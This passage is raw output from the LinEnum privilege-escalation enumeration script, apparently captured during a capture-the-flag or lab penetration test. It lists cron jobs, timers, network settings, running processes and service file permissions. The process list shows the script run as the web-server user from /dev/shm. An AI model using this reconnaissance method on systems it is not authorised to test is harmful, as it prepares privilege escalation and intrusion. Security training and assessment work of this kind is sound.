-rwxr-xr-x  1 root root 1474 Jan 17  2017 apt-compat
-rwxr-xr-x  1 root root  355 May 22  2012 bsdmainutils
-rwxr-xr-x  1 root root 1597 Nov 26  2015 dpkg
-rwxr-xr-x  1 root root  372 May  5  2015 logrotate
-rwxr-xr-x  1 root root 1293 Nov  6  2015 man-db
-rwxr-xr-x  1 root root  435 Nov 17  2014 mlocate
-rwxr-xr-x  1 root root  249 Nov 12  2015 passwd
-rwxr-xr-x  1 root root 3449 Feb 26  2016 popularity-contest

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Dec  4  2017 .
drwxr-xr-x 89 root root 4096 Dec  4  2017 ..
-rw-r--r--  1 root root  102 Apr  5  2016 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Dec  4  2017 .
drwxr-xr-x 89 root root 4096 Dec  4  2017 ..
-rw-r--r--  1 root root  102 Apr  5  2016 .placeholder

/etc/cron.weekly:
total 20
drwxr-xr-x  2 root root 4096 Dec  4  2017 .
drwxr-xr-x 89 root root 4096 Dec  4  2017 ..
-rw-r--r--  1 root root  102 Apr  5  2016 .placeholder
-rwxr-xr-x  1 root root   86 Apr 13  2016 fstrim
-rwxr-xr-x  1 root root  771 Nov  6  2015 man-db
```

```
[00;31m[-] Crontab contents:[00m
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/-
cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/-
cron.monthly )
#


[00;31m[-] Anything interesting in /var/spool/cron/crontabs:[00m
total 0
d????????? ? ? ? ?            ? .
d????????? ? ? ? ?            ? ..
-????????? ? ? ? ?            ? root


[00;31m[-] Systemd timers:[00m
NEXT                         LEFT     LAST                         PASSED       UNIT
ACTIVATES
Sun 2021-02-28 04:56:02 PST  17h left Sat 2021-02-27 09:19:49 PST  2h 22min ago
apt-daily.timer              apt-daily.service
Sun 2021-02-28 09:34:56 PST  21h left Sat 2021-02-27 09:34:56 PST  2h 7min ago
systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service

2 timers listed.
[2mEnable thorough tests to see inactive timers[00m



[00;33m### NETWORKING
##########################################[00m
[00;31m[-] Network and IP info:[00m
ens33     Link encap:Ethernet  HWaddr 00:50:56:b9:96:68
          inet addr:10.10.10.68  Bcast:10.10.10.255  Mask:255.255.255.255
          inet6 addr: dead:beef::250:56ff:feb9:9668/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:9668/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:121588 errors:0 dropped:19 overruns:0 frame:0
          TX packets:109263 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17809773 (17.8 MB)  TX bytes:54121370 (54.1 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:45584 errors:0 dropped:0 overruns:0 frame:0
          TX packets:45584 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:3376816 (3.3 MB)  TX bytes:3376816 (3.3 MB)


[00;31m[-] ARP history:[00m
? (10.10.10.2) at 00:50:56:b9:31:5d [ether] on ens33


[00;31m[-] Default route:[00m
default         10.10.10.2      0.0.0.0         UG    0      0        0 ens33


[00;31m[-] Listening TCP:[00m
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/-
Program name
tcp6       0      0 :::80                   :::*                    LISTEN      -


[00;31m[-] Listening UDP:[00m
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/-
Program name


[00;33m### SERVICES
#############################################[00m
[00;31m[-] Running processes:[00m
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.0  0.5  37720  5744 ?        Ss   09:19   0:02 /sbin/init noprompt
root          2  0.0  0.0      0     0 ?        S    09:19   0:00 [kthreadd]
root          3  0.0  0.0      0     0 ?        S    09:19   0:00 [ksoftirqd/0]
root          5  0.0  0.0      0     0 ?        S<   09:19   0:00 [kworker/0:0H]
root          7  0.0  0.0      0     0 ?        S    09:19   0:00 [rcu_sched]
root         8  0.0  0.0      0     0 ?        S    09:19   0:00 [rcu_bh]
root         9  0.0  0.0      0     0 ?        S    09:19   0:00 [migration/0]
root        10  0.0  0.0      0     0 ?        S    09:19   0:00 [watchdog/0]
root        11  0.0  0.0      0     0 ?        S    09:19   0:00 [kdevtmpfs]
root        12  0.0  0.0      0     0 ?        S<   09:19   0:00 [netns]
root        13  0.0  0.0      0     0 ?        S<   09:19   0:00 [perf]
root        14  0.0  0.0      0     0 ?        S    09:19   0:00 [khungtaskd]
root        15  0.0  0.0      0     0 ?        S<   09:19   0:00 [writeback]
root        16  0.0  0.0      0     0 ?        SN   09:19   0:00 [ksmd]
root        17  0.0  0.0      0     0 ?        SN   09:19   0:00 [khugepaged]
root        18  0.0  0.0      0     0 ?        S<   09:19   0:00 [crypto]
root        19  0.0  0.0      0     0 ?        S<   09:19   0:00 [kintegrityd]
root        20  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        21  0.0  0.0      0     0 ?        S<   09:19   0:00 [kblockd]
root        22  0.0  0.0      0     0 ?        S<   09:19   0:00 [ata_sff]
root        23  0.0  0.0      0     0 ?        S<   09:19   0:00 [md]
root        24  0.0  0.0      0     0 ?        S<   09:19   0:00 [devfreq_wq]
root        28  0.0  0.0      0     0 ?        S    09:19   0:00 [kswapd0]
root        29  0.0  0.0      0     0 ?        S<   09:19   0:00 [vmstat]
root        30  0.0  0.0      0     0 ?        S    09:19   0:00 [fsnotify_mark]
root        31  0.0  0.0      0     0 ?        S    09:19   0:00 [ecryptfs-kthrea]
root        47  0.0  0.0      0     0 ?        S<   09:19   0:00 [kthrotld]
root        48  0.0  0.0      0     0 ?        S<   09:19   0:00 [acpi_thermal_pm]
root        49  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        50  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        51  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        52  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        53  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        54  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        55  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        56  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        57  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        58  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        59  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        60  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        61  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        62  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        63  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        64  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        65  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        66  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        67  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        68  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        69  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        70  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        71  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        72  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root        73  0.0  0.0      0     0 ?        S    09:19   0:00 [scsi_eh_0]
root        74  0.0  0.0      0     0 ?        S<   09:19   0:00 [scsi_tmf_0]
root        75  0.0  0.0      0     0 ?        S    09:19   0:00 [scsi_eh_1]
root        76  0.0  0.0      0     0 ?        S<   09:19   0:00 [scsi_tmf_1]
root        77  0.0  0.0      0     0 ?        S    09:19   0:00 [kworker/u256:2]
root        84  0.0  0.0      0     0 ?        S<   09:19   0:00 [ipv6_addrconf]
root        97  0.0  0.0      0     0 ?        S<   09:19   0:00 [deferwq]
root        98  0.0  0.0      0     0 ?        S<   09:19   0:00 [charger_manager]
root        99  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root       100  0.0  0.0      0     0 ?        S    09:19   0:00 [kworker/u256:4]
root       147  0.0  0.0      0     0 ?        S    09:19   0:00 [scsi_eh_2]
root       148  0.0  0.0      0     0 ?        S<   09:19   0:00 [scsi_tmf_2]
root       149  0.0  0.0      0     0 ?        S<   09:19   0:00 [vmw_pvscsi_wq_2]
root       150  0.0  0.0      0     0 ?        S<   09:19   0:00 [bioset]
root       157  0.0  0.0      0     0 ?        S<   09:19   0:00 [kworker/0:1H]
root       167  0.0  0.0      0     0 ?        S<   09:19   0:00 [ttm_swap]
root       168  0.0  0.0      0     0 ?        S<   09:19   0:00 [kpsmoused]
root       191  0.0  0.0      0     0 ?        S    09:19   0:00 [jbd2/sda1-8]
root       192  0.0  0.0      0     0 ?        S<   09:19   0:00 [ext4-rsv-conver]
root       238  0.0  0.2  28332  2704 ?        Ss   09:19   0:00 /lib/systemd/systemd-
journald
root       250  0.0  0.0      0     0 ?        S    09:19   0:00 [kauditd]
root       260  0.0  0.0  93088   320 ?        Ssl  09:19   0:00 vmware-vmblock-fuse /run/-
vmblock-fuse -o rw,subtype=vmware-
vmblock,default_permissions,allow_other,dev,suid
root       286  0.0  0.3  44260  3888 ?        Ss   09:19   0:00 /lib/systemd/systemd-
udevd
root       312  0.0  0.0      0     0 ?        S    09:19   0:00 [kworker/0:6]
systemd+   406  0.0  0.2 100324  2576 ?        Ssl  09:19   0:00 /lib/systemd/systemd-
timesyncd
root       514  0.0  0.6 275864  6256 ?        Ssl  09:19   0:00 /usr/lib/accountsservice/-
accounts-daemon
syslog     515  0.0  0.3 256396  3276 ?        Ssl  09:19   0:00 /usr/sbin/rsyslogd -n
root       517  0.0  1.0 111992 10144 ?        Ss   09:19   0:05 /usr/bin/vmtoolsd
message+   524  0.0  0.3  42900  3864 ?        Ss   09:19   0:00 /usr/bin/dbus-daemon --
system --address=systemd: --nofork --nopidfile --systemd-activation
root       533  0.0  0.3  29008  2996 ?        Ss   09:19   0:00 /usr/sbin/cron -f
root       543  0.0  0.1  20100  1200 ?        Ss   09:19   0:00 /lib/systemd/systemd-
logind
root       621  0.0  0.1  15940  1804 tty1     Ss+  09:19   0:00 /sbin/agetty --noclear
tty1 linux
root       749  0.0  2.4 255896 24816 ?        Ss   09:19   0:00 /usr/sbin/apache2 -k start
www-data   752  0.0  1.1 256380 11780 ?        S    09:19   0:01 /usr/sbin/apache2 -k
start
www-data   753  0.0  1.1 256380 11776 ?        S    09:19   0:01 /usr/sbin/apache2 -k
start
www-data   771  0.0  0.9 256084  9044 ?        S    09:20   0:01 /usr/sbin/apache2 -k
```

```
start
www-data    773  0.0  1.1 256212 11416 ?        S    09:20   0:01 /usr/sbin/apache2 -k
start
root        821  0.0  0.0      0     0 ?        S    09:34   0:03 [kworker/0:0]
www-data    930  0.0  1.1 256212 11528 ?        S    09:56   0:01 /usr/sbin/apache2 -k
start
www-data    935  0.0  1.1 256380 11716 ?        S    09:56   0:01 /usr/sbin/apache2 -k
start
www-data    964  0.0  1.1 256372 11676 ?        S    10:05   0:00 /usr/sbin/apache2 -k
start
www-data   1033  0.0  1.2 256308 12628 ?        S    10:13   0:00 /usr/sbin/apache2 -k
start
www-data   1035  0.0  1.1 256372 11700 ?        S    10:13   0:00 /usr/sbin/apache2 -k
start
www-data   1057  0.0  1.1 256212 11560 ?        S    10:19   0:00 /usr/sbin/apache2 -k
start
www-data   1463  0.0  0.0   4508   704 ?        S    11:42   0:00 sh -c cd /dev/shm; bash
LinEnum.sh 2>&1
www-data   1464  0.0  0.3  19028  3884 ?        S    11:42   0:00 bash LinEnum.sh
www-data   1465  0.0  0.3  19056  3428 ?        S    11:42   0:00 bash LinEnum.sh
www-data   1466  0.0  0.0   4384   684 ?        S    11:42   0:00 tee -a
www-data   1673  0.0  0.2  19056  2820 ?        S    11:42   0:00 bash LinEnum.sh
www-data   1674  0.0  0.2  34424  2912 ?        R    11:42   0:00 ps aux


[00;31m[-] Process binaries and associated permissions (from above list):[00m
-rwxr-xr-x 1 root root 326224 Jan 18  2017 /lib/systemd/systemd-journald
-rwxr-xr-x 1 root root 618520 Jan 18  2017 /lib/systemd/systemd-logind
-rwxr-xr-x 1 root root 141904 Jan 18  2017 /lib/systemd/systemd-timesyncd
-rwxr-xr-x 1 root root 453240 Jan 18  2017 /lib/systemd/systemd-udevd
-rwxr-xr-x 1 root root  44104 Dec 16  2016 /sbin/agetty
lrwxrwxrwx 1 root root     20 Dec  4  2017 /sbin/init -> /lib/systemd/systemd
-rwxr-xr-x 1 root root 224208 Jan 12  2017 /usr/bin/dbus-daemon
-rwxr-xr-x 1 root root  44528 Feb  9  2017 /usr/bin/vmtoolsd
-rwxr-xr-x 1 root root 164928 Nov  3  2016 /usr/lib/accountsservice/accounts-daemon
-rwxr-xr-x 1 root root 662496 Sep 18  2017 /usr/sbin/apache2
-rwxr-xr-x 1 root root  44472 Apr  5  2016 /usr/sbin/cron
-rwxr-xr-x 1 root root 599328 Apr  5  2016 /usr/sbin/rsyslogd



[00;31m[-] /etc/init.d/ binary permissions:[00m
total 252
drwxr-xr-x  2 root root 4096 Dec  4  2017 .
drwxr-xr-x 89 root root 4096 Dec  4  2017 ..
-rw-r--r--  1 root root 1355 Dec  4  2017 .depend.boot
-rw-r--r--  1 root root  471 Dec  4  2017 .depend.start
-rw-r--r--  1 root root  667 Dec  4  2017 .depend.stop
```

```
-rw-r--r--  1 root root 2427 Jan 19  2016 README
-rwxr-xr-x  1 root root 2210 Apr  5  2016 apache-htcacheclean
-rwxr-xr-x  1 root root 8087 Apr  5  2016 apache2
-rwxr-xr-x  1 root root 6250 Oct  4  2016 apparmor
-rwxr-xr-x  1 root root 1275 Jan 19  2016 bootmisc.sh
-rwxr-xr-x  1 root root 3807 Jan 19  2016 checkfs.sh
-rwxr-xr-x  1 root root 1098 Jan 19  2016 checkroot-bootclean.sh
-rwxr-xr-x  1 root root 9353 Jan 19  2016 checkroot.sh
-rwxr-xr-x  1 root root 1343 Apr  4  2016 console-setup
-rwxr-xr-x  1 root root 3049 Apr  5  2016 cron
-rwxr-xr-x  1 root root 2813 Dec  1  2015 dbus
-rwxr-xr-x  1 root root 1105 Mar 15  2016 grub-common
-rwxr-xr-x  1 root root 1336 Jan 19  2016 halt
-rwxr-xr-x  1 root root 1423 Jan 19  2016 hostname.sh
-rwxr-xr-x  1 root root 3809 Mar 12  2016 hwclock.sh
-rwxr-xr-x  1 root root 2372 Apr 11  2016 irqbalance
-rwxr-xr-x  1 root root 1804 Apr  4  2016 keyboard-setup
-rwxr-xr-x  1 root root 1300 Jan 19  2016 killprocs
-rwxr-xr-x  1 root root 2087 Dec 20  2015 kmod
-rwxr-xr-x  1 root root  703 Jan 19  2016 mountall-bootclean.sh
-rwxr-xr-x  1 root root 2301 Jan 19  2016 mountall.sh
-rwxr-xr-x  1 root root 1461 Jan 19  2016 mountdevsubfs.sh
-rwxr-xr-x  1 root root 1564 Jan 19  2016 mountkernfs.sh
-rwxr-xr-x  1 root root  711 Jan 19  2016 mountnfs-bootclean.sh
-rwxr-xr-x  1 root root 2456 Jan 19  2016 mountnfs.sh
-rwxr-xr-x  1 root root 4771 Jul 19  2015 networking
-rwxr-xr-x  1 root root 1581 Oct 15  2015 ondemand
-rwxr-xr-x  1 root root 1578 Sep 17  2016 open-vm-tools
-rwxr-xr-x  1 root root 1366 Nov 15  2015 plymouth
-rwxr-xr-x  1 root root  752 Nov 15  2015 plymouth-log
-rwxr-xr-x  1 root root 1192 Sep  5  2015 procps
-rwxr-xr-x  1 root root 6366 Jan 19  2016 rc
-rwxr-xr-x  1 root root  820 Jan 19  2016 rc.local
-rwxr-xr-x  1 root root  117 Jan 19  2016 rcS
-rwxr-xr-x  1 root root  661 Jan 19  2016 reboot
-rwxr-xr-x  1 root root 4149 Nov 23  2015 resolvconf
-rwxr-xr-x  1 root root 4355 Jul 10  2014 rsync
-rwxr-xr-x  1 root root 2796 Feb  3  2016 rsyslog
-rwxr-xr-x  1 root root 3927 Jan 19  2016 sendsigs
-rwxr-xr-x  1 root root  597 Jan 19  2016 single
-rw-r--r--  1 root root 1087 Jan 19  2016 skeleton
-rwxr-xr-x  1 root root 6087 Apr 12  2016 udev
-rwxr-xr-x  1 root root 2049 Aug  7  2014 ufw
-rwxr-xr-x  1 root root 2737 Jan 19  2016 umountfs
-rwxr-xr-x  1 root root 2202 Jan 19  2016 umountnfs.sh
-rwxr-xr-x  1 root root 1879 Jan 19  2016 umountroot
-rwxr-xr-x  1 root root 3111 Jan 19  2016 urandom
```

```
-rwxr-xr-x  1 root root 1306 Dec 16  2016 uuidd
-rwxr-xr-x  1 root root 2757 Nov 10  2015 x11-common


[00;31m[-] /etc/init/ config file permissions:[00m
total 124
drwxr-xr-x  2 root root 4096 Dec  4  2017 .
drwxr-xr-x 89 root root 4096 Dec  4  2017 ..
-rw-r--r--  1 root root 3735 Oct  4  2016 apparmor.conf
-rw-r--r--  1 root root  250 Apr  4  2016 console-font.conf
-rw-r--r--  1 root root  509 Apr  4  2016 console-setup.conf
-rw-r--r--  1 root root  297 Apr  5  2016 cron.conf
-rw-r--r--  1 root root  482 Sep  1  2015 dbus.conf
-rw-r--r--  1 root root 1247 Jun  1  2015 friendly-recovery.conf
-rw-r--r--  1 root root  284 Jul 23  2013 hostname.conf
-rw-r--r--  1 root root  300 May 21  2014 hostname.sh.conf
-rw-r--r--  1 root root  561 Mar 14  2016 hwclock-save.conf
-rw-r--r--  1 root root  674 Mar 14  2016 hwclock.conf
-rw-r--r--  1 root root  109 Mar 14  2016 hwclock.sh.conf
-rw-r--r--  1 root root  597 Apr 11  2016 irqbalance.conf
-rw-r--r--  1 root root  689 Aug 20  2015 kmod.conf
-rw-r--r--  1 root root  530 Jun  2  2015 network-interface-container.conf
-rw-r--r--  1 root root 1756 Jun  2  2015 network-interface-security.conf
-rw-r--r--  1 root root  933 Jun  2  2015 network-interface.conf
-rw-r--r--  1 root root 2493 Jun  2  2015 networking.conf
-rw-r--r--  1 root root  568 Feb  1  2016 passwd.conf
-rw-r--r--  1 root root  363 Jun  5  2014 procps-instance.conf
-rw-r--r--  1 root root  119 Jun  5  2014 procps.conf
-rw-r--r--  1 root root  457 Jun  3  2015 resolvconf.conf
-rw-r--r--  1 root root  426 Dec  2  2015 rsyslog.conf
-rw-r--r--  1 root root  230 Apr  4  2016 setvtrgb.conf
-rw-r--r--  1 root root  337 Apr 12  2016 udev.conf
-rw-r--r--  1 root root  360 Apr 12  2016 udevmonitor.conf
-rw-r--r--  1 root root  352 Apr 12  2016 udevtrigger.conf
-rw-r--r--  1 root root  473 Aug  7  2014 ufw.conf
-rw-r--r--  1 root root  683 Feb 24  2015 ureadahead-other.conf
-rw-r--r--  1 root root  889 Feb 24  2015 ureadahead.conf


[00;31m[-] /lib/systemd/* config file permissions:[00m
/lib/systemd/:
total 8.2M
drwxr-xr-x 26 root root  12K Dec  4  2017 system
drwxr-xr-x  2 root root 4.0K Dec  4  2017 system-sleep
drwxr-xr-x  2 root root 4.0K Dec  4  2017 system-preset
drwxr-xr-x  2 root root 4.0K Dec  4  2017 system-generators
drwxr-xr-x  2 root root 4.0K Dec  4  2017 network
```

```
-rwxr-xr-x  1 root root 443K Jan 18  2017 systemd-udevd
-rwxr-xr-x  1 root root  15K Jan 18  2017 systemd-ac-power
-rwxr-xr-x  1 root root  47K Jan 18  2017 systemd-binfmt
-rwxr-xr-x  1 root root 103K Jan 18  2017 systemd-bootchart
-rwxr-xr-x  1 root root  91K Jan 18  2017 systemd-cryptsetup
-rwxr-xr-x  1 root root  75K Jan 18  2017 systemd-fsckd
-rwxr-xr-x  1 root root 276K Jan 18  2017 systemd-initctl
-rwxr-xr-x  1 root root 824K Jan 18  2017 systemd-networkd
-rwxr-xr-x  1 root root  35K Jan 18  2017 systemd-quotacheck
-rwxr-xr-x  1 root root 657K Jan 18  2017 systemd-resolved
-rwxr-xr-x  1 root root  35K Jan 18  2017 systemd-user-sessions
-rwxr-xr-x  1 root root  55K Jan 18  2017 systemd-activate
-rwxr-xr-x  1 root root  91K Jan 18  2017 systemd-backlight
-rwxr-xr-x  1 root root 352K Jan 18  2017 systemd-bus-proxyd
-rwxr-xr-x  1 root root  31K Jan 18  2017 systemd-hibernate-resume
-rwxr-xr-x  1 root root 340K Jan 18  2017 systemd-localed
-rwxr-xr-x  1 root root 605K Jan 18  2017 systemd-logind
-rwxr-xr-x  1 root root 123K Jan 18  2017 systemd-networkd-wait-online
-rwxr-xr-x  1 root root  35K Jan 18  2017 systemd-random-seed
-rwxr-xr-x  1 root root  31K Jan 18  2017 systemd-reply-password
-rwxr-xr-x  1 root root  91K Jan 18  2017 systemd-rfkill
-rwxr-xr-x  1 root root 143K Jan 18  2017 systemd-shutdown
-rwxr-xr-x  1 root root  71K Jan 18  2017 systemd-sleep
-rwxr-xr-x  1 root root  51K Jan 18  2017 systemd-sysctl
-rwxr-xr-x  1 root root 333K Jan 18  2017 systemd-timedated
-rwxr-xr-x  1 root root 139K Jan 18  2017 systemd-timesyncd
-rwxr-xr-x  1 root root 276K Jan 18  2017 systemd-update-utmp
-rwxr-xr-x  1 root root 1.6M Jan 18  2017 systemd
-rwxr-xr-x  1 root root 268K Jan 18  2017 systemd-cgroups-agent
-rwxr-xr-x  1 root root 301K Jan 18  2017 systemd-fsck
-rwxr-xr-x  1 root root 332K Jan 18  2017 systemd-hostnamed
-rwxr-xr-x  1 root root 319K Jan 18  2017 systemd-journald
-rwxr-xr-x  1 root root  51K Jan 18  2017 systemd-modules-load
-rwxr-xr-x  1 root root  51K Jan 18  2017 systemd-remount-fs
-rwxr-xr-x  1 root root  91K Jan 18  2017 systemd-socket-proxyd
-rwxr-xr-x  1 root root 1.3K Jan 12  2017 systemd-sysv-install
drwxr-xr-x  2 root root 4.0K Apr 12  2016 system-shutdown

/lib/systemd/system:
total 792K
drwxr-xr-x 2 root root 4.0K Dec  4  2017 apache2.service.d
drwxr-xr-x 2 root root 4.0K Dec  4  2017 halt.target.wants
drwxr-xr-x 2 root root 4.0K Dec  4  2017 initrd-switch-root.target.wants
drwxr-xr-x 2 root root 4.0K Dec  4  2017 kexec.target.wants
drwxr-xr-x 2 root root 4.0K Dec  4  2017 multi-user.target.wants
drwxr-xr-x 2 root root 4.0K Dec  4  2017 poweroff.target.wants
drwxr-xr-x 2 root root 4.0K Dec  4  2017 reboot.target.wants
```

```
drwxr-xr-x 2 root root 4.0K Dec  4  2017 sysinit.target.wants
drwxr-xr-x 2 root root 4.0K Dec  4  2017 sockets.target.wants
drwxr-xr-x 2 root root 4.0K Dec  4  2017 timers.target.wants
lrwxrwxrwx 1 root root   21 Dec  4  2017 udev.service -> systemd-udevd.service
lrwxrwxrwx 1 root root    9 Dec  4  2017 umountfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 umountnfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 umountroot.service -> /dev/null
lrwxrwxrwx 1 root root   27 Dec  4  2017 urandom.service -> systemd-random-
seed.service
lrwxrwxrwx 1 root root    9 Dec  4  2017 x11-common.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Dec  4  2017 systemd-timesyncd.service.d
lrwxrwxrwx 1 root root    9 Dec  4  2017 sendsigs.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Dec  4  2017 sigpwr.target.wants
lrwxrwxrwx 1 root root    9 Dec  4  2017 single.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 stop-bootlogd-single.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 stop-bootlogd.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Dec  4  2017 rescue.target.wants
drwxr-xr-x 2 root root 4.0K Dec  4  2017 resolvconf.service.wants
lrwxrwxrwx 1 root root    9 Dec  4  2017 rmnologin.service -> /dev/null
lrwxrwxrwx 1 root root   15 Dec  4  2017 runlevel0.target -> poweroff.target
lrwxrwxrwx 1 root root   13 Dec  4  2017 runlevel1.target -> rescue.target
lrwxrwxrwx 1 root root   17 Dec  4  2017 runlevel2.target -> multi-user.target
lrwxrwxrwx 1 root root   17 Dec  4  2017 runlevel3.target -> multi-user.target
lrwxrwxrwx 1 root root   17 Dec  4  2017 runlevel4.target -> multi-user.target
lrwxrwxrwx 1 root root   16 Dec  4  2017 runlevel5.target -> graphical.target
lrwxrwxrwx 1 root root   13 Dec  4  2017 runlevel6.target -> reboot.target
lrwxrwxrwx 1 root root   22 Dec  4  2017 procps.service -> systemd-sysctl.service
drwxr-xr-x 2 root root 4.0K Dec  4  2017 rc-local.service.d
lrwxrwxrwx 1 root root   16 Dec  4  2017 rc.local.service -> rc-local.service
lrwxrwxrwx 1 root root    9 Dec  4  2017 rc.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 rcS.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 reboot.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Dec  4  2017 graphical.target.wants
lrwxrwxrwx 1 root root    9 Dec  4  2017 halt.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 hostname.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 hwclock.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 killprocs.service -> /dev/null
lrwxrwxrwx 1 root root   28 Dec  4  2017 kmod.service -> systemd-modules-
load.service
drwxr-xr-x 2 root root 4.0K Dec  4  2017 local-fs.target.wants
lrwxrwxrwx 1 root root   28 Dec  4  2017 module-init-tools.service -> systemd-
modules-load.service
lrwxrwxrwx 1 root root    9 Dec  4  2017 motd.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 mountall-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 mountall.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 mountdevsubfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 mountkernfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 mountnfs-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 mountnfs.service -> /dev/null
lrwxrwxrwx 1 root root   16 Dec  4  2017 default.target -> graphical.target
lrwxrwxrwx 1 root root    9 Dec  4  2017 fuse.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Dec  4  2017 getty.target.wants
lrwxrwxrwx 1 root root   14 Dec  4  2017 autovt@.service -> getty@.service
lrwxrwxrwx 1 root root    9 Dec  4  2017 bootlogd.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 bootlogs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 bootmisc.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 checkfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 checkroot-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 checkroot.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 cryptdisks-early.service -> /dev/null
lrwxrwxrwx 1 root root    9 Dec  4  2017 cryptdisks.service -> /dev/null
lrwxrwxrwx 1 root root   13 Dec  4  2017 ctrl-alt-del.target -> reboot.target
lrwxrwxrwx 1 root root   25 Dec  4  2017 dbus-org.freedesktop.hostname1.service -> systemd-hostnamed.service
lrwxrwxrwx 1 root root   23 Dec  4  2017 dbus-org.freedesktop.locale1.service -> systemd-localed.service
lrwxrwxrwx 1 root root   22 Dec  4  2017 dbus-org.freedesktop.login1.service -> systemd-logind.service
lrwxrwxrwx 1 root root   24 Dec  4  2017 dbus-org.freedesktop.network1.service -> systemd-networkd.service
lrwxrwxrwx 1 root root   24 Dec  4  2017 dbus-org.freedesktop.resolve1.service -> systemd-resolved.service
lrwxrwxrwx 1 root root   25 Dec  4  2017 dbus-org.freedesktop.timedate1.service -> systemd-timedated.service
drwxr-xr-x 2 root root 4.0K Feb 15  2017 busnames.target.wants
-rw-r--r-- 1 root root  460 Feb  9  2017 run-vmblock-fuse.mount
-rw-r--r-- 1 root root  269 Jan 31  2017 setvtrgb.service
-rw-r--r-- 1 root root  770 Jan 18  2017 console-getty.service
-rw-r--r-- 1 root root  742 Jan 18  2017 console-shell.service
-rw-r--r-- 1 root root  791 Jan 18  2017 container-getty@.service
-rw-r--r-- 1 root root 1010 Jan 18  2017 debug-shell.service
-rw-r--r-- 1 root root 1009 Jan 18  2017 emergency.service
-rw-r--r-- 1 root root 1.5K Jan 18  2017 getty@.service
-rw-r--r-- 1 root root  630 Jan 18  2017 initrd-cleanup.service
-rw-r--r-- 1 root root  790 Jan 18  2017 initrd-parse-etc.service
-rw-r--r-- 1 root root  640 Jan 18  2017 initrd-switch-root.service
